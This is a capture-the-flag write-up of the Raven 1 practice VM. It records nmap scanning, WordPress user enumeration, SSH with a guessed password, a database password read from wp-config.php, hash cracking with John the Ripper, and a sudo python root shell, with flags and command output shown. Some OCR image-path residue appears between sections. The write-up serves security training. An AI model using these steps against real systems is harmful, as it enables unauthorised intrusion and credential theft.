Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV192.168.1.110

This scan identifies the services below as potential points of entry:

- Target 1
    - Port 22 - ssh
    - Port 80 - http
    - Port 111 - rcpbind
    - Port 139 - netbios-ssm
    - Port 445 netbios-ssn

The following vulnerabilities were identified on each target:


- Target 1
    - Wordpress enumberation
    - Very weak passwords
    - Unencrypted MySQL config file
    - Insecure privilege escalation

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - flag1.txt: b9bbcb33e11b80be759c4e844862482d
    - **Exploit Used**
        - WPscan was used
        - **wpscan --url 192.168.1.110/wordpress --enumerate u**
        - Going through and manually guessing michael's weak passwords we found it was michael


- From there we used michael's login and weak password to ssh into target1: **ssh michael@192.169.1.110**.
- Used **find -iname flag*** and found flag2 and navigated over to it. Then looking through the adjacent directory we found flag1 in the service.html file.



- flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
- **Exploit Used**
  - The same as flag 1
  - We ended up finding it before we found flag1 when using **find -iname flag***




- flag3: afc01ab56b50591e7dccf93122770cd2
- Exploit Used
  - The same as flags1 and 2 while also taking advantage of the unencrypted wordpress config file. Opened the wp-config.php file to find the MySQL database user, password, and hostname.
  - Then we moved into the SQL database using the command: **mysql -h localhost -u root -p wordpress**. We entered the password we found in the wp-config.php file **R@v3nSecurity.**
  - Looking through the SQL database we found flag3 in the wp_posts table.



- Flag4.txt: 715dea6c055b9fe3337544932f2941ce
- Exploit Used
  - John the Ripper on unsalted password hashes and privilege escalation with Python.

- While in the MySQL database we looked at the wp_users table as well and found the unsalted hashes for both michael and steven.
- After that we made a .txt document to use with John the ripper. Running John command: john wp_hashes.txt. After a few minutes the user2's (steven's) password was cracked and the result was **pink84**.
- From there we logged in to target1 as steven: **ssh steven@192.168.1.110**.
- Using a pty.spawn we were able to create a tty shell and escalate privileges to gain root access: **sudo python -c 'import pty;pty.spawn("/bin/bash")**'.
- After gaining root access we navigated to the home folder and found flag4.txt



```
+----+------------+------------------------------------+---------------+--------------------+----------+--------
------------+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_re
gistered     | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+--------------------+----------+--------
------------+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org  |          | 2018-08
-12 22:49:12 |                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org   |          | 2018-08
-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+--------------------+----------+--------
```

```
0g 0:00:02:23  3/3 0g/s 4721p/s
pink84           (user2)
1g 0:00:13:23  3/3 0.001245g/s
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
flag4.txt
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```